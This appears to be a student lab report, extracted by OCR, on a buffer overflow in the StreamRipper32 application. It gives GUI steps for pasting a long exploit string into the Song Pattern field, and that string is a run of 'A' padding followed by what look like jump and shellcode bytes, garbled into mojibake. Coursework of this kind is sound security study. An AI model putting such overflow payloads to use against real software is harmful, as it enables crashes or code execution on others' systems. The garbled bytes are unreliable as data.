
Lab-7

P.Aravind
18BCE7256

Question: Working with the memory vulnerabilities


1) Crashing the StreamRipper32



1)After opening the application, Click on ADD button under the Station/Song Matching Section.

2)Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.


Pattern Match
Station Pattern
18BCE7256
OK
Song Pattern
Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song




Here is the Exploit used above.

Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë  ôZ
     ÚÇ°îPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá
ýÍ4aü–XÏW× 2•…v89òt'²H˜''›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ"^ +%²·¸)□³æ–~ J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m'ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm
```

ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~ E¶'"ÿ¤n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
èƒŒÂc'â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã



As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.